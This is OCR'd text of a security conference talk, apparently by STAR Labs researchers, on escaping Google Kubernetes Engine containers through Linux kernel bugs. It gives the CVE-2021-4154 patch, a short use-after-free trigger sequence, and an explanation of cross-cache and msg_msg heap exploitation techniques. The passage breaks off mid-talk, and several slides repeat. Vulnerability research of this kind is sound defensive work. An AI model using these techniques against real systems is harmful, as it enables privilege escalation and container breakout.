All Roads leads to GKE's Host : 4+ Ways to Escape

Billy & Ramdhan

STAR LABS

About us

- Bing-Jhong Jheng (Billy), Security Researcher at STAR Labs.
- Muhammad Alifa Ramdhan, Security Researcher at STAR Labs.
- Focusing on Linux kernel/Hypervisor bug hunting and exploitation
- Pwned Ubuntu, Virtualbox in Pwn2own 2021,2022
- Identified various vulnerabilities in Linux kernel and Hypervisor
  - CVE-2021-3491 - Linux kernel io_uring Integer Overflow
  - CVE-2021-2321 - VirtualBox e1000 OOB Read
  - CVE-2021-2250 - VirtualBox SLiRP Heap overflow
  - CVE-2021-34854 - Parallels Desktop Uncontrolled Memory Allocation

Outline

- Introduction
  - Google Container-Optimized OS
  - kCTF VRP Challenge
- Submissions
  - First flag : CVE-2021-4154 (use-after-free in cgroup1_parse_param)
  - Second flag : CVE-2021-22600 (double free in packet_set_ring)
  - Third flag : CVE-2022-0185 (heap overflow in legacy_parse_param)
  - Fourth flag : CVE-2022-1116 (refcount overflow in io_uring)
- Conclusions

Google Container-Optimized OS - Feature

- Linux base OS optimized for running Docker containers
- Default node OS Image in Google Kubernetes Engine.
- No package manager, unable install third-party kernel modules
- Read-only root filesystem.
- /etc/ is writable but stateless.

STAR LABS

Google Container-Optimized OS - Protections in container

- Provide security-minded default values for several features
  - disable unprivileged eBPF
  - Userfaultfd
- Access public network only
  - Unable to access kubernetes api server
- Limited device node access.
  - Unable to spray tty_struct by /dev/ptmx
  - unable to use fuse instead of userfaultfd


Google Container-Optimized OS - Attack surface

Create new user namespace to explore more attack surface


- Cgroup, a Linux kernel feature that isolates the resource usage
- Filesystem context functionality
- net/packet, receive or send raw packets at the device driver level
- net/sched Traffic control configuration


Google Container-Optimized OS - Attack surface

- io_uring, Linux kernel interface for asynchronous I/O operations.
- Some CVEs there before, it should be a good attack surface :)



kCTF VRP Challenge - Architecture






Entry-point: a non-root shell

- **Get KCTF flag**
- **Get Full-Chain flag**


kCTF VRP Challenge - Security Design

- The OS and Kubernetes versions are upgraded automatically.
- The nodes are running Container-Optimized OS.
- Pod egress network access is restricted to public IPs only.




kCTF VRP Challenge - Attack Scenarios

- Breaking out of the nsjail sandbox as it would allow solving challenges in unintended ways



kCTF VRP Challenge - Attack Scenarios

- Breaking the isolation that Kubernetes provides and accessing the flags of other challenges



CVE-2021-4154

CVE-ID	
CVE-2021-4154	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

A use-after-free flaw was found in cgroup1_parse_param in kernel/cgroup/cgroup-v1.c in the Linux kernel's cgroup v1 parser. A local attacker with a user privilege could cause a privilege escalation by exploiting the fsconfig syscall parameter leading to a container breakout and a denial of service on the system.

CVE-2021-4154 - Root Cause & POC

fc->source will contain the file struct of the fd_null

```
-rw-r--r-- kernel/cgroup/cgroup-v1.c 2
1 files changed, 2 insertions, 0 deletions

diff --git a/kernel/cgroup/cgroup-v1.c b/kernel/cgroup/cgroup-v1.c
index ee93b6e895874..527917c0b30be 100644
--- a/kernel/cgroup/cgroup-v1.c
+++ b/kernel/cgroup/cgroup-v1.c
@@ -912,6 +912,8 @@ int cgroup1_parse_param(struct fs_context *fc, struct fs_parameter *param)
        opt = fs_parse(fc, cgroup1_fs_parameters, param, &result);
        if (opt == -ENOPARAM) {
                if (strcmp(param->key, "source") == 0) {
+                       if (param->type != fs_value_is_string)
+                               return invalf(fc, "Non-string source");
                        if (fc->source)
                                return invalf(fc, "Multiple sources not supported");
                        fc->source = param->string;
```

The following sequence can be used to trigger a UAF:

```
int fscontext_fd = fsopen("cgroup");
int fd_null = open("/dev/null", O_RDONLY);
int fsconfig(fscontext_fd, FSCONFIG_SET_FD, "source", fd_null);
close_range(3, ~0U, 0);
```

CVE-2021-4154 - Root Cause & POC

fc->source will contain the file struct of the fd_null

```
-rw-r--r-- kernel/cgroup/cgroup-v1.c 2
1 files changed, 2 insertions, 0 deletions

diff --git a/kernel/cgroup/cgroup-v1.c b/kernel/cgroup/cgroup-v1.c
index ee93b6e895874..527917c0b30be 100644
--- a/kernel/cgroup/cgroup-v1.c
+++ b/kernel/cgroup/cgroup-v1.c
@@ -912,6 +912,8 @@ int cgroup1_parse_param(struct fs_context *fc, struct fs_parameter *param)
        opt = fs_parse(fc, cgroup1_fs_parameters, param, &result);
        if (opt == -ENOPARAM) {
                if (strcmp(param->key, "source") == 0) {
+                       if (param->type != fs_value_is_string)
+                               return invalf(fc, "Non-string source");
                        if (fc->source)
                                return invalf(fc, "Multiple sources not supported");
                        fc->source = param->string;
```

The following sequence can be used to trigger a UAF:

```
int fscontext_fd = fsopen("cgroup");
int fd_null = open("/dev/null, O_RDONLY);
int fsconfig(fscontext_fd, FSCONFIG_SET_FD, "source", fd_null);
close_range(3, ~0U, 0);
```

CVE-2021-4154 - Root Cause & POC

fc->source will contain the file struct of the fd_null

```
-rw-r--r-- kernel/cgroup/cgroup-v1.c 2
1 files changed, 2 insertions, 0 deletions

diff --git a/kernel/cgroup/cgroup-v1.c b/kernel/cgroup/cgroup-v1.c
index ee93b6e895874..527917c0b30be 100644
--- a/kernel/cgroup/cgroup-v1.c
+++ b/kernel/cgroup/cgroup-v1.c
@@ -912,6 +912,8 @@ int cgroup1_parse_param(struct fs_context *fc, struct fs_parameter *param)
        opt = fs_parse(fc, cgroup1_fs_parameters, param, &result);
        if (opt == -ENOPARAM) {
                if (strcmp(param->key, "source") == 0) {
+                       if (param->type != fs_value_is_string)
+                               return invalf(fc, "Non-string source");
                        if (fc->source)
                                return invalf(fc, "Multiple sources not supported");
                        fc->source = param->string;
```

The following sequence can be used to trigger a UAF:

```
int fscontext_fd = fsopen("cgroup");
int fd_null = open("/dev/null", O_RDONLY);
int fsconfig(fscontext_fd, FSCONFIG_SET_FD, "source", fd_null);
close_range(3, ~0U, 0);
```


CVE-2021-4154 - Root Cause

- put_fs_context called when close the fcontext_fd
- It will free fc->source that contain the file struct
- File descriptor associated with freed file struct still exists in the process

```
/**
 * put_fs_context - Dispose of a superblock
configuration context.
 * @fc: The context to dispose of.
 */
void put_fs_context(struct fs_context *fc)
{
    ...
    kfree(fc->source);
    kfree(fc);
}
```


CVE-2021-4154 - Capability

We can create a bunch fc_context fds with same struct file attached to multiples fc->source




CVE-2021-4154 - Capability

Free some fc_context, it will also free struct file associated with it



CVE-2021-4154 - Capability

Another fc_context still associated with the freed file struct, we can close them to perform double free



CVE-2021-4154 - Exploit Strategy

- Now we have use-after-free on file struct
- In use-after-free scenario we overwrite some object with another type of object
- Problem #1: file struct is allocated in their own slab cache, we can’t overwrite with another type of object in a common way
- Problem #2: Is there a type of object we can use to extend the limited primitive?

CVE-2021-4154 - Exploit Strategy

- Now we have use-after-free on file struct
- In use-after-free scenario we overwrite some object with another type of object
- **Problem #1: file struct is allocated in their own slab cache, we can't overwrite with another type of object in a common way**
- Problem #2: Is there a type of object we can use to extend the limited primitive?

Exploit technique #1 - ???


- We can’t easily overwrite some object with another object that resides in the different slab cache
- Known technique that solved this problem called “Cross cache” technique.
- Cross cache technique let us to overwrite target object that resides on different slab
- There’s two type of cross cache technique: cross cache use-after-free, and cross cache heap overflow

Exploit technique #1 : Cross Cache use-after-free

- **In cross cache use-after-free, we make slab page (that contain uaf object) freed to buddy allocator**


Exploit technique #1 : Cross Cache use-after-free

- In cross cache use-after-free, we make slab cache (that contain uaf object) freed to buddy allocator
- **Fill the slab cache where the target object exists**




Exploit technique #1 : Cross Cache use-after-free

- In cross cache use-after-free, we make slab cache (that contain uaf object) freed to buddy allocator
- Fill the slab cache where the target object exists
- **Free them all**




Exploit technique #1 : Cross Cache use-after-free

- In cross cache use-after-free, we make slab cache (that contain uaf object) freed to buddy allocator
- Fill the slab cache where the target object exists
- **Free them all, the slab page will go to the buddy allocator**




Exploit technique #1 : Cross Cache use-after-free

- In cross cache use-after-free, we make slab cache (that contain uaf object) freed to buddy allocator
- Fill the slab cache where the target object exists
- Free them all, the slab page will go to the buddy allocator
- **Spray another object, it will allocate from buddy allocator**
- **Now old freed slab cache of obj_A owned by obj_X's slab cache**




Exploit technique #1 : Cross Cache heap overflow

- **In cross cache heap overflow, we make target slab cache adjacent next to another slab cache object that we want**




Exploit technique #1 : Cross Cache heap overflow

- In cross cache heap overflow, we make target slab cache adjacent next to another slab cache object that we want
- **It requires sprayable object**



Exploit technique #1 : Cross Cache heap overflow

- In cross cache heap overflow, we make target slab cache adjacent next to another slab cache object that we want
- It requires sprayable object
- **Don’t expect it will be reliable most of the time**



CVE-2021-4154 - Exploit Strategy

- Now we have use-after-free on file struct
- In use-after-free scenario we overwrite some object with another type of object
- ~~Problem #1: file struct is allocated in their own slab cache, we can't overwrite with another type of object in a common way~~
- **Problem #2: Is there a type of object we can use to extend the limited primitive?**

Exploit technique #2 - ???

- To solve the second problem, we can use:

```c
/* one msg_msg structure for each message */
struct msg_msg {
    struct list_head m_list;
    long m_type;
    size_t m_ts;        /* message text size
*/
    struct msg_msgseg *next;
    void *security;
    /* the actual message follows
immediately */
};
```

```c
struct msg_msgseg {
    struct msg_msgseg *next;
    /* the next part of the message
follows immediately */
};
```

Exploit technique #2 : Introduction to msg_msg

Msg_msg object properties

- Variable sized object (4K max)
- Commonly used for heap spraying

```
/* one msg_msg structure for each message */
struct msg_msg {
    struct list_head m_list;
    long m_type;
    size_t m_ts;        /* message text size
*/
    struct msg_msgseg *next;
    void *security;
    /* the actual message follows
immediately */
};
```

Exploit technique #2 : Introduction to msg_msg

Msg_msg object properties

- Variable sized object (4K max)
- Commonly used for heap spraying
- msg_msgseg used to store extra message if the total size of msg_msg more than 4K

```
/* one msg_msg structure for each message */
struct msg_msg {
    struct list_head m_list;
    long m_type;
    size_t m_ts;        /* message text size
*/
    struct msg_msgseg *next;
    void *security;
    /* the actual message follows
```

```
struct msg_msgseg {
    struct msg_msgseg *next;
    /* the next part of the message
follows immediately */
};
```

Exploit technique #2 : Introduction to msg_msg

- Powerful object that can be used for many things: arbitrary write, arbitrary read, arbitrary free
- Accessible via msgget(), msgsnd(), msgrcv()

```
/* one msg_msg structure for each message */
struct msg_msg {
    struct list_head m_list;
    long m_type;
    size_t m_ts;        /* message text size
*/
    struct msg_msgseg *next;
    void *security;
    /* the actual message follows
immediately */
};
```


Exploit technique #2 : Introduction to msg_msg

- Allocate a msg queue with msgget
- msgp defined with msgbuf
- msgtyp is used for selection process when receive a msg from queue
- msgflg: MSG_COPY, IPC_NOWAIT, etc..

```c
int msgget(key_t key, int msgflg);

int msgsnd(int msqid, const void *msgp,
           size_t msgsz, int msgflg);

ssize_t msgrcv(int msqid, void *msgp, size_t msgsz,
           long msgtyp, int msgflg);

typedef struct {
    long mtype;
    char mtext[1];
} msgbuf;
```

Exploit technique #2 : Introduction to msg_msg

